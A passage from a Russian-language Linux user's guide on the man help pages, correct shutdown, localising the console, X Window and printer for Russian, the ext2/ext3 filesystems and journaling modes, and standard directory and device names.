Рис. 2.34. Монитор батареи ноутбука




Рис. 2.35. Браузер Epiphany

2.7. Работа со справочной системой Linux

Вместе с операционной системой Linux, в отличие от Windows, поставляется отличная документация. Эта документация называется Manual Pages — Страницы Руководства.

Работать со Страницами Руководства позволяет программа `man`. Для того, чтобы вывести руководство по какой-нибудь программе или команде, введите:

```
man <название>
```

Например:

```
man man
```

Данная команда выведет на консоль руководство по использованию Страниц руководства. Это что-то вроде команды Как использовать справку в Windows-программах.



Примечание

В последнее время наблюдается тенденция создания документации не в формате Man, а в формате HTML. Возможно, это проще и намного красивее выглядит в глазах пользователя, но при этом разработчики забывают разработать документацию в формате Man, из-за чего программу `man` использовать невозможно.

Программа `man` работает в текстовом режиме, поэтому вы смело можете ее запускать как в консоли, так и в терминале системы X-Window.

Для некоторых программ, работающих в текстовом режиме, были созданы их аналоги, работающие в системе X-Window. К таким программам относится и программа `man`. Ее X-аналог называется `foXman` (рис. 2.33).

Эта программа разработана программистом Josua Groeger, который доступен по адресу fractalus@gmx.net.

Программу можно скачать с сайта разработчика, но я рекомендую вам заглянуть на сайт www.unixware.ru. В поле поиска введите название программы (`foXman`) и нажмите кнопку Поиск. Кроме этой программы, вы сможете найти множество полезных программ для Unix и Windows. Очень рекомендую этот сайт.

Программа поставляется в исходных кодах, что несколько затрудняет ее установку. Перед установкой программы нужно установить три библиотеки:

1. `libltdl`;
2. `libFOX`, загрузить которую можно по адресу <http://www.cfdrc.com/FOX/fox.html>;
3. `libfoXdesktop`, которая доступна по адресу <http://foXdesktop.sourceforge.net>.

После установки этих библиотек распакуйте программу в какой-нибудь каталог, например, `/usr/src` и выполните команды:

```
./configure
make
make check
make install
make clean
```

Если скрипт `./configure` обнаружил несоответствие вашей системы требованиям программы, например, не установлена одна из библиотек, он выдаст вам соответствующее сообщение. Понятно, следующие команды можно уже не вводить.




Рис. 2.36. Программа `foXman`

Третья команда необязательна, но она рекомендуется разработчиками. Последняя команда удаляет объектные файлы, созданные во время компиляции программы.

В мире Linux всегда можно преобразовать файл из одного формата в другой. Не стал исключением и формат Man-страниц. Если вам нужно преобразовывать Man-страницы в другие форматы, обратите внимание на следующие программы:

`xml2man` преобразует файл в формате XML в Man-страницу.
`man2dvi` преобразует Man-страницу в формат DVI.
`man2html` преобразует Man-страницу в формат HTML.

Более подробно об этих программах вы узнаете в самих Man-страницах: как раз будет полезная практика работы со справочной системой.

2.8. Завершение работы Linux

Очень важно правильно завершить работу операционной системы. Не забывайте, что нельзя просто выключить питание или нажать «Reset». Неправильное завершение работы операционной системы может вызвать потерю данных на диске или, в худшем случае, разрушить всю файловую систему. Это относится не только к Linux, но и ко всем многозадачным операционным системам.

При завершении работы системы (останове или перезагрузке) выполняется размонтирование файловых систем, в том числе и корневой файловой системы. При размонтировании файловой системы происходит синхронизация буферов дискового ввода-вывода с самим жестким диском, поэтому, если нажать на «Reset», то велика вероятность того, что программы не успеют записать данные на диск. Раньше (еще во времена UNIX — до появления Linux) системные администраторы перед завершением работы использовали команду `sync`, которая и выполняла эту синхронизацию.

В KDE вы не найдете в меню привычного пункта **Завершение работы**. Для завершения работы нажмите кнопку главного меню KDE (кнопка с большой буквой K) и выберите команду **Logout** (Выход). После завершения сеанса работы вы увидите менеджер регистрации. В меню менеджера выберите пункт Система (System), а затем команду **Завершение работы** (Shutdown). Отключить питание компьютера можно только тогда, когда на экране появится сообщение «System halted»

Напрямую вы можете завершить работу системы с помощью команды `shutdown` (если обладаете правами `root`). Эту команду можно вызывать со следующими параметрами: тип остановки, время остановки и сообщение. Тип означает или полную остановку или перезагрузку системы, а время — когда программа `shutdown` должна остановить систему. Указанное сообщение будет

отображено на всех терминалах, чтобы пользователи могли красиво завершить работу. Например, выключить систему в 19:00 можно командой:

```
shutdown -h 19:00 The end of a working day
```

При этом за несколько минут до завершения работы на всех терминалах будет отображено предупреждающее сообщение «The end of a working day». Для немедленной остановки системы используйте команду:

```
shutdown -h now
```

Параметр `-h` указывает на то, что должна быть произведена полная остановка системы, а `now` — это время, в которое ее необходимо произвести. Для перезагрузки вместо параметра `-h` используется параметр `-r`. Время задается либо в формате ЧЧ:ММ, либо в формате `+N`, где `N` — количество минут, которое будет отсчитываться, начиная с текущего момента. Значение `now` есть не что иное, как псевдоним `+0` минут.

Для завершения работы используются также команды `halt` и `reboot` — для остановки и перезагрузки системы соответственно. Команда `halt` является не чем иным, как символической ссылкой на команду «`shutdown -h now`», а `reboot` — на «`shutdown -r now`».

Во время разгрузки системы завершаются все процессы, выполняется синхронизация дисков (`sync`) и демонтируются файловые системы. Не выключайте питание, пока не увидите сообщение:

```
The system is halted
```

При нажатии `Ctrl+Alt+Del` обычно выполняется команда `shutdown -r now`. Хотя, в общем случае, реакция системы на нажатие «комбинации из трех пальцев» может быть установлена в файле `/etc/inittab`.

2.9. Русификация Linux

2.9.1. Русификация консоли

Давно прошли те времена, когда для русификации любимой операционной системы нужно было потратить целый день, а проблеме русификации посвящались целые главы книг. Сейчас весь процесс русификации заключается в выборе русского языка и раскладки клавиатуры при установке системы. Все достаточно просто и красиво — запускаешь конфигуратор, выбираешь нужную раскладку клавиатуры и нажимаешь ОК.

Дальнейшее изложение материала в данном разделе рассчитано на тех, кто решил русифицировать английскую версию системы, не переустанавливая ее. Возможно также русификация была нарушена во время эксплуатации системы (установки каких-либо программ). При этом потребуются знания, которые будут изложены в следующих главах книги (гл. 3. и гл. 4). Таким образом, если вы изначально установили русскую версию системы и у вас

нет необходимости разбираться, как осуществляется локализация системы, то пропустите этот раздел и переходите к п.2.9.2. Вы всегда сможете вернуться к этому материалу впоследствии.

Чаще всего проблема состоит в том, что русские буквы нормально отображаются в системе X Window, можно выбрать русскую раскладку клавиатуры, но нет средства выбора русского системного шрифта, который используется по умолчанию. В результате этого, пользователь не может ввести русские буквы в консоли Linux — вместо них отображаются не совсем понятные символы.

Рассмотрим процесс локализации системы с самого начала — с загрузки системы. Во время загрузки системы все мы видели сообщение:

```
Loading default font
```

Это сообщение может выглядеть и по-другому, в зависимости от дистрибутива (Setting default font, Loading console font, Loading system font и т.д.), но это никак не меняет его смысла — система сообщает нам, что она загружает шрифт консоли по умолчанию. Какой шрифт — это уже другой вопрос: шрифт может поддерживать русские буквы, а может и не поддерживать.

Какая программа выводит это сообщение? Правильно, это сообщение выводит на консоль сценарий загрузки /etc/rc.d/rc.sysinit. Открываем этот файл в любом текстовом редакторе (например, в собственном редакторе программы Midnight Commander) и ищем сообщение, которое мы увидели во время загрузки. Видим, что это сообщение выводится командой echo, а сразу за этой командой видим команду, аналогичную данной:

```
# Set system font.  
/sbin/setsysfont &>/dev/null && SETSYSFONT_DONE=1 || SETSYSFONT_DONE=
```



Примечание

Правильнее искать не сообщение, которое мы видим при загрузке, а строку setsysfont — эта программа устанавливает шрифт. Но мы же еще не знаем, какая именно программа устанавливает системный шрифт! В некоторых дистрибутивах, например, ALT Junior 2, сообщение «Loading default font» вообще не выводится на экран — вы его не увидите, даже нажав Alt+F10 во время загрузки системы (в дистрибутиве ALT Junior 2 на десятую консоль обычно выводятся диагностические сообщения, а при обычном режиме загрузки пользователь видит только индикатор хода загрузки).

Переходим в каталог /sbin (для этого нужно быть зарегистрированным как пользователь root) и находим программу setsysfont. Открываем ее для просмотра. Оказывается, это и не программа в полном смысле слова! Это всего лишь сценарий. Смотрим, что же делает наш сценарий.

```
if [ "$LANG" = POSIX -o "$LANGUAGE" = POSIX ]; then  
    SourceIfNotEmpty /etc/sysconfig/i18n  
fi
```

В первых же строках он ищет файл `/etc/sysconfig/i18n`. Интересно, для чего он ему нужен? Открываем этот файл и видим следующее:

Листинг 2.1. Файл `/etc/sysconfig/i18n`

```
SYSFONT=UniCyr_8x16
LC_CTYPE=ru_RU.KOI8-R
LC_MONETARY=ru_RU.KOI8-R
LANGUAGE=ru_RU.KOI8-R
LC_TIME=ru_RU.KOI8-R
LC_NUMERIC=ru_RU.KOI8-R
LC_COLLATE=ru_RU.KOI8-R
LC_MESSAGES=ru_RU.KOI8-R
LANG=ru_RU.KOI8-R
SYSFONTACM=koi8-r
```

Это же настройки русского языка! Как видно из листинга, по умолчанию используется шрифт `UniCyr_8x16`. Любой объект в Linux — это файл. Попробуем найти его. Файл `UniCyr_8x16.psf.gz` был благополучно найден в каталоге `/etc/sysconfig/console/consolefonts`. В других дистрибутивах этот же файл находится в каталоге `/etc/sysconfig/console`.

Неужели в Linux такое однообразие — только один шрифт? Нет, если вам почему-то не нравится этот шрифт, вы можете найти несколько русских шрифтов в каталоге `/usr/lib/kbd/consolefonts`. Там вы найдете шрифты как в кодировке `KOI8-R`, так и в кодировке `KOI8-U`. Что же представляет собой файл `/etc/sysconfig/i18n`? Это сценарий (поэтому `i18n` всегда должен быть исполнимым), который устанавливает переменные среды окружения: язык, шрифт, группу переменных `LC*`.

У вас вообще нет этого файла? Тогда создайте его (см. листинг выше) и сделайте его исполнимым: `chmod +x /etc/sysconfig/i18n`.

Если у вас нет этого файла, значит, скорее всего, при установке системы вы выбрали английский язык. После создания файла `i18n` убедитесь, что файл шрифта, который вы используете, есть в каталоге `/etc/sysconfig/console/consolefonts` и (или) `/usr/lib/kbd/consolefonts`.

Вернемся к нашему файлу `setsysfont`. Несколькоими строчками ниже мы видим, что наш сценарий вызывает другую программу: `setfont`.

```
for f in /bin/setfont /usr/bin/setfont; do
  if [ -x "$f" ]; then
    SETFONT="$f"
    break
  fi
done
```

Пробуем найти программу `setfont` в каталоге `/bin`: если ее там нет, перейдите в каталог `/usr/bin`. Нашли? Оказывается, и это сценарий, который обрабатывает множество переменных окружения, которые относятся к локализации системы. В самой последней строке сценария `setfont` вызывается программа `consolechars`: `consolechars $OPTIONS $CHARSIZE $NEUFONT $NEWUNIMAP $NEWMAP $OLDFONT $OLDUNIMAP $OLDMAP`

`Consolechars` — это настоящая программа в формате ELF (Executable Linux Format), а не какой-то сценарий. Вот мы и докопались до истины! Программа `consolechars` выполняет установку системного шрифта.

Надеюсь, теперь у вас с консолью все нормально. Осталось русифицировать клавиатуру — это сделать достаточно легко. Запустите конфигуратор `DrakConf` (или программу `setup` в Linux Red Hat) и выберите утилиту конфигурирования клавиатуры.

Можно выбрать несколько русскоязычных раскладок, я предпочитаю раскладку KOI8-R, переключение с помощью комбинаций клавиш `Ctrl+Shift`. Если вам нужен украинский язык, не советую устанавливать его здесь, позже мы рассмотрим вариант работы с тремя языками сразу (английский, русский, украинский).




Рис. 2.37. Выбор раскладки клавиатуры

Мы выбрали раскладку — все просто и красиво, но мы не узнали самого основного: как все это сделать вручную, без конфигуратора?

Раскладка клавиатуры устанавливается при запуске системы (хотя ее можно сменить во время работы системы в любой удобный для вас момент), о чем система сообщает нам примерно так:

```
Loading keymap: ru_ct_sh-KOI8-R
```

Сейчас мы не будем отслеживать всю цепочку, как мы это делали в случае с консолью, вы сами сможете это сделать «по образу и подобию». Сразу перейдем к файлу настроек клавиатуры `/etc/sysconfig/keyboard`.

Листинг 2.2. Файл `/etc/sysconfig/keyboard`

```
KBCHARSET=koi8-r
DISABLE_WINDOWS_KEY=no
BACKSPACE=Delete
KEYTABLE=ru_ct_sh-KOI8-R
```

Прежде всего нас интересуют два параметра: `KBCHARSET`, который указывает кодировку, и `KEYTABLE`, указывающий саму раскладку клавиатуры. Как вы видите, я переключаю языки с помощью комбинации клавиш `Ctrl + Shift`. В каталоге `/usr/lib/kbd/keymaps/i386/qwerty` находятся альтернативные раскладки клавиатуры. Например, если вы установите раскладку `ru_alt-KOI8-R`, вы будете переключаться между английским и русским языками с помощью клавиши `Alt`, а если выберете `ru_ctrl-KOI8-R`, переключаться нужно будет с помощью клавиши `Ctrl`. Какой способ лучше — решать вам. Самый удобный способ переключения — это способ, который удобен для вас.

Файл `/etc/sysconfig/keyboard`, как и `i18n`, является исполнимым. При его запуске установятся нужные переменные окружения — кодировка, раскладка и другие.

2.9.2. Русификация системы X Window

Как ни странно, при выборе русскоязычного варианта установки русские шрифты устанавливаются на диск, но не прописываются в конфигурационных файлах. Конечно, оконная среда KDE (K Desktop Environment), как и GNOME, в большинстве случаев использует эти шрифты, но некоторые элементы меню или подписи значков отображаются совсем не так, как нужно.

Для корректного отображения русскоязычной информации на экране в системе X Window нужно сделать следующее. Зарегистрировавшись как пользователь `root`, открыть в любом текстовом редакторе файл конфигурации XFree86 — `/etc/X11/XF86Config` и *перед* строкой


```
FontPath "unix/:-1"
```

добавить строку

```
FontPath "/usr/X11R6/lib/fonts/cyrillic/"
```

Естественно, пакет **XFree86-cyrillic-fonts** должен быть предварительно установлен. Проверить наличие этого пакета можно с помощью команды `rpm -qi XFree86-cyrillic-fonts`. Желательно проверить также каталог, в который был установлен данный пакет — возможно, у вас он будет другим.

Теперь нужно перезапустить X-сервер. Для этого нажмите `Ctrl+Alt+Backspace`. Если X-сервер у вас не запускается автоматически при загрузке системы, то сейчас нужно запустить его, введя команду `startx`.

Если все же ваша программа не понимает русский язык, нужно прописать русскоязычный шрифт в ее конфигурационном файле или запускать ее с параметром `-Wt font`. Параметр `font` является именем шрифта, который вы хотите использовать. Подобрать нужный шрифт можно с помощью команды `xfontsel`. Украиноязычные шрифты в кодировке KOI8-U можно скачать с моей домашней странички — <http://dkws.narod.ru>.

В ОС Linux Mandrake имеется возможность очень быстрого преобразования TrueType-шрифтов Windows, если вас не устраивают стандартные экранные шрифта Linux. Конвертирование можно произвести с помощью программы **DrakConf**. Подключить TTF-шрифты можно и вручную, но рассмотрение этого вопроса выходит за рамки данной книги.

2.9.3. Русификация принтера

Ваш принтер почти готов к работе, однако при печати русскоязычного текста на бумаге вы увидите все что угодно, кроме русских букв. Это происходит из-за того, что при создании Postscript-образа страницы в состав программы **ghostscript** не включены русские KOI8-шрифты. Их можно скачать по адресу <ftp://ftp.kapella.gpi.ru/pub/cyrillic/psfonts>.

Необходимые вам файлы:

```
gs-type1_koi8_fonts.tar — 614783 bytes
```

```
gs-type1_koi8_afm.tar — 29062 bytes
```

Также рекомендую скачать русифицированный **Fontmap** (1k). Далее распакуйте архив ***fonts.tar** в каталог `/usr/share/fonts/default/ghostscript`, а русифицированный **Fontmap** в каталог `/usr/share/ghostscript/5.10`.

Файловая система Linux. Установка программ

3.1. Общие сведения о файловой системе Linux

3.1.1. Организация файловой системы Linux

В свое время при использовании DOS вводилось определение файла как поименованной области данных на диске — на то DOS и дисковая операционная система. В Linux понятие файла значительно расширено. Практически все, с чем вы имеете дело в Linux, является файлом.

Команды, которые вы вводите с клавиатуры, — это файлы, которые содержат программы. Устройства вашего компьютера — это тоже файлы. Грубо говоря, файл — это последовательность битов, а жесткий диск — просто смесь нулей и единиц. Linux представляет биты так, как вам понятно, и в этом заключается одна из ее основных функций — управление файловой системой. Файловая система — способ организации и представления битов на жестком диске.

Большинство файловых систем Unix-подобных операционных систем сходны между собой. Файловая система Linux — `ext2` (`ext3`) — очень похожа на файловую систему `ufs`. К основным понятиям файловых систем в мире Unix относятся:

- Блок загрузки (`boot block`).
- Суперблок (`superblock`).
- Индексный (информационный) узел (`inode`).
- Блок данных (`data block`).
- Блок каталога (`directory block`).
- Косвенный блок (`indirection block`).

Блок загрузки содержит программу для первоначального запуска Unix.

В суперблоке содержится общая информация о файловой системе, о количестве свободных блоков (свободного места на диске) и информационных узлов (индексных дескрипторов). Суперблок при загрузке системы помещается в оперативную память, и все изменения в файловой системе, таким образом, сохраняются только в оперативной памяти. Суперблок сохраняется на диске лишь периодически, а также обязательно в конце сеанса работы системы. Благодаря этому достигается более высокая надежность системы. Кстати именно поэтому перед выключением питания компьютера необходимо размонтировать систему, выполнив стандартную процедуру завершения работы. Иначе при последующем включении информация в суперблоке может не соответствовать реальному состоянию файловой системы. Что, в свою очередь, может привести к потере важных данных либо к краху системы.

В индексном (информационном) узле хранится вся информация об отдельном файле, кроме его имени: тип файла, права доступа, дата последнего изменения, указатели на блоки с фактическими данными файла. Имя файла и его индексный дескриптор (номер его индивидуального информационного узла — inode) хранятся в блоке каталога. Нумерация дескрипторов последовательна и начинается с 1.

По сути настоящим именем файла (с точки зрения системы) является его индексный дескриптор. Символьное имя же является просто ссылкой (жесткой) на индексный дескриптор. Кстати, именно поэтому в Linux существует возможность одному файлу присваивать несколько имен. О том как это сделать будет описано в п.3.6.1.

Файловая система ext2 имеет следующую структуру (см. рис. 3.1):

1. Суперблок.
2. Описатель группы блоков.
3. Карта блоков.
4. Карта информационных узлов.
5. Таблица информационных узлов.
6. Блоки данных.

Суперблок, как уже отмечалось выше, содержит информацию обо всей файловой системе. Он имеется в каждой группе блоков, но это всего лишь копия суперблока первой группы блоков: так достигается избыточность файловой системы.

Описатель (дескриптор) группы содержит информацию о группе блоков. Каждая группа блоков имеет свой дескриптор группы.



Рис. 3.1. Структура файловой системы

Карты блоков и информационных узлов — это массивы битов, которые указывают на блоки или информационные узлы соответственно. Каждый бит в битовой карте блоков показывает, отведен ли соответствующий ему блок какому-либо файлу. Если бит равен 1, то, значит, блок занят. Таким образом битовая карта блоков служит для поиска свободного пространства для новых файлов. Аналогично обстоит дело с битовой картой информационных узлов. Только применительно к индексным дескрипторам.

Блоки данных — это блоки, содержащие реальные данные.

Что касается файлов, то в операционной системе Linux существует четыре типа файлов:

1. Файлы устройств.
2. Каталоги.
3. Обычные файлы.
4. Ссылки.

Файлы устройств представляют устройства вашего компьютера. Каждое поддерживаемое устройство представляется в файловой системе так называемым **файлом устройства**. При выполнении операций чтения или записи с подобным файлом происходит обмен данными между устройством, на которое указывает этот файл. Такой способ доступа к устройствам позволяет не использовать специальные программы, а также специальные методы программирования, такие, как работа с прерываниями. Файлы устройств находятся в каталоге `/dev`. Например, `/dev/ttyS0` — первый последовательный порт (COM1).

Обычные файлы представляют собой обычные файлы с данными. Делятся на *нормальные* (текстовые) и *двоичные*.

Каталоги — это специальные файлы, содержащие информацию о других файлах (файлах устройств (`/dev`), обычных файлов и ссылок). Конечно, это довольно грубое определение, скорее интуитивное, но наиболее понятное.

Ссылки реализуют механизм хранения одного и того же файла под разными именами. Немного позже мы поговорим более подробно о ссылках, а сейчас рассмотрим команды для работы с файлами и каталогами. Максимальная длина имени файла составляет 254 символа. Имя может содержать практически любые символы, кроме: `/ \ ? > < | « *`

В своей работе я не рекомендую использовать слишком длинные имена, а также русскоязычные имена файлов. Linux чувствительна к регистру символов, поэтому `file.txt`, `FILE.TXT` и `File.txt` — совершенно разные имена файлов, и данные файлы могут находиться в одном каталоге. Понятие «расширение файла» в Linux отсутствует. Напомню, что в DOS имена файлов строились по схеме 8+3: 8 символов для имени и 3 для расширения. Расширением (или типом в терминологии Windows) называется последовательность символов после точки.

Свойства файловой системы ext2:

максимальный размер файловой системы 4 Тбайт;
максимальный размер файла 2 Гбайт;
максимальная длина имени файла 255 символов;
минимальный размер блока 1024 байт;
количество выделяемых индексных дескрипторов 1 на 4096 байт раздела.

Журналируемые файловые системы

Представим такую ситуацию. У нас есть жесткий диск, скажем на 80 Гб. Сегодня таким объемом никого не удивишь, не так ли? Мы поленились разбить его на разделы, и у нас есть один большой раздел на 80 Гб. В момент записи на диск произошло отключение питания. При загрузке операционная система запустит средство проверки диска. Представляете, сколько времени займет такая проверка? Даже при условии, что ошибок будет мало или вообще не будет, придется ждать довольно долго. А если еще будет нарушена целостность, тогда восстановление этой целостности займет еще несколько минут вашего времени. Все это справедливо для обычной файловой системы.

А как же работает журналируемая файловая система? Если обычная файловая система просто выполняет запланированные команды, то журналируемая система перед тем, как что-то сделать, записывает стратегический план действий, например: скопировать файл file.txt в файл report.txt, а затем удалить файл file.txt. Записывается этот план в специальный файл, который называется журналом. Как только журналируемая файловая система убедится, что пункт ее плана полностью выполнен и данные успешно записаны на диск, она вычеркивает этот пункт из журнала. Если что-то она выполнить не успела, например, вы отключили питание, то при следующем запуске программа проверки файловой системы будет проверять не все данные на диске, а только те файлы, которые есть в журнале – ведь остальные данные ни при чем, а ошибки если и будут, то в файлах, которые записаться не успели. Почему ошибок может и не быть? Обратите внимание, что запись в журнал ведется ДО начала самой операции по работе с диском. Операция, записанная в журнал, может еще и не начаться, а питание уже пропадет. Благодаря этому даже вероятность ошибок в файловой системе значительно снижается, хотя... Лучшего средства от отключения питания, чем ИБП (UPS), пока никто не придумал.

Кроме ext3, существуют другие журналируемые файловые системы – XFS (разработка Silicon Graphics), ReiserFS, JFS (разработка IBM).

Переходим на ext3

Если вы не выбрали тип файловой системы ext3 при создании файловой системы Linux (при установке ОС), то перейти на ext3 можно с помощью команды:

```
/sbin/tune2fs -j <имя_раздела>
```

Не бойтесь: данная команда не переформатирует раздел, поэтому все ваши данные останутся в целости и сохранности. Вам не нужно даже делать резервного копирования данных (хотя можете это сделать — на всякий случай).

Опция `-j` как раз и указывает на то, что мы должны создать журнал файловой системы `ext3`. С другими опциями программы `tune2fs` вы можете ознакомиться, введя команду `man tune2fs`.

Команду `tune2fs` желательно вводить в однопользовательском режиме, особенно, если мы хотим преобразовать тип корневой файловой системы. Для перехода в этот режим введите параметр `single` ядра Linux при загрузке операционной системы.

После преобразования файловой системы вы должны изменить ее тип в файле `/etc/fstab` на `ext3`. Например, если мы преобразуем тип раздела `/dev/hda1`, и его запись выглядела до преобразования в файле `fstab` так:

```
/dev/hda1 / ext2 defaults 1 1
```

то после преобразования нужно изменить ее следующим образом:

```
/dev/hda1 / ext3 defaults 1 0
```

Обратите внимание, что мы отключили проверку файловой системы программой `fsck`: она больше не нужна, поскольку ответственен за целостность системы теперь журнал.

Режимы журнала

При работе с файловой системой `ext3` вы можете выбрать один из режимов журнала:

- Журнал (Journal)
- Последовательный (Ordered)
- Обратная запись (Writeback)

Режим «Журнал» позволяет минимизировать ваши потери при отключении питания, но является наиболее медленным из всех трех режимов. В этом режиме журналируются не только метаданные, но и сами данные.

В более быстром режиме «Последовательный» журналируются только изменяемые метаданные, но блоки соответствующих им данных записываются первыми. Данный режим установлен по умолчанию.

Самый быстрый режим — это «Обратная запись». Это обыкновенное журналирование только метаданных.

Какой режим выбрать? Если ваш сервер является файловым (FTP, WWW-сервер), то есть таким, который используется пользователями для хранения файлов, выберите режим «Журнал» — пользователи будут вам благодарны.

Пусть в этом режиме сервер будет работать чуть медленнее, зато в случае ЧП можно минимизировать потери информации. Во всех остальных случаях нужно установить режим «Последовательный», точнее вообще не нужно ничего устанавливать — он используется по умолчанию. Последний режим не нужно использовать — зачем тогда использовать ext3?

Для установки нужного режима используется параметр `data` файла `/etc/fstab`:

```
# Режим Ordered. Можно явно не указывать, поскольку
используется по умолчанию
/dev/hda1 / ext3 data=ordered 1 0

# Режим Journal для домашнего каталога пользователей
/dev/hda2 /home ext3 data=journal 1 0

# На этом разделе нет ничего важного - режим writeback
/dev/hda3 /opt ext3 data=writeback 1 0
```

После изменения файла `fstab` нужно заново смонтировать файловые системы или, по примеру Microsoft, перезагрузить весь компьютер.

3.1.2. Стандартные каталоги

В ОС Linux есть каталоги, которые называются стандартными. Иногда их еще называют системными. Эти каталоги присутствуют практически в каждой ОС Linux. В этих каталогах находятся файлы, необходимые для управления и сопровождения системы, а также стандартные программы. Описание стандартных каталогов сведено в табл. 3.1.

Стандартные каталоги

Таблица 3.1

Каталог	Назначение
/	Корневой каталог
/bin	Содержит стандартные программы
/home	Содержит домашние каталоги пользователей
/usr	Содержит все программы, используемые системой
/sbin	Команды для системного администрирования
/var	Содержит файлы, которые постоянно изменяются, например, <i>спулы</i> для принтеров, а также файлы почтовых ящиков
/etc	Содержит файлы настройки системы
/dev	Здесь находятся файлы устройств
/tmp	Каталог для временных файлов
/mnt	Обычно здесь создаются точки монтирования. Тем не менее, подмонтировать файловую систему можно к любому другому каталогу, а использование каталога <code>/mnt</code> не является обязательным

3.1.3. Стандартные имена устройств в Linux

Как уже отмечалось раньше, все устройства в Linux являются файлами. Файлы устройств находятся в специальном каталоге `/dev`. Для просмотра данного каталога удобнее всего использовать команду `mc` (в результате будет запущен файловый менеджер Midnight Commander, подробнее о котором читайте в п. 4.9). Запустите `mc` и перейдите в каталог `/dev`. Если возле файла слева вы видите `+`, то данное устройство подключено и функционирует.

В этом пункте я вкратце постараюсь объяснить, какие файлы ассоциируются с какими устройствами. Договоримся, что символ `N` обозначает номер устройства, например `ttyN` обозначает устройства `/dev/tty1 .. /dev/ttyN`, а `x` — символ. Наиболее используемые стандартные имена устройств (в соответствии с принятыми обозначениями) приведены в табл. 3.2.

Наиболее используемые стандартные имена устройств

Таблица 3.2

Файл	Устройство
<code>TtyN</code>	Консоль
<code>mousa</code>	Мышь
<code>audio</code>	Звуковая карта
<code>modem</code>	Модем. Обычно файл <code>/dev/modem</code> является ссылкой на один из файлов <code>/dev/ttyS0</code>
<code>ttySN</code>	Последовательный порт. Файл <code>/dev/ttyS0</code> аналогичен файлу <code>COM1</code> в DOS
<code>lpN</code>	Параллельный порт
<code>cuaN</code>	Могут обозначать последовательные порты. Используются немного в другом контексте, чем <code>ttySN</code>
<code>hdxN</code>	IDE жесткий диск
<code>sdhN</code>	SCSI жесткий диск
<code>fd0</code>	Первый дисковод для гибких дисков, то есть A.; для B: используется имя <code>/dev/fd1</code>
<code>atN</code>	Стример с интерфейсом SCSI
<code>nrtfN</code>	Стример с интерфейсом FDC
<code>mdN</code>	Массив RAID
<code>ethN</code>	Сетевая плата
<code>null</code>	Пустое устройство

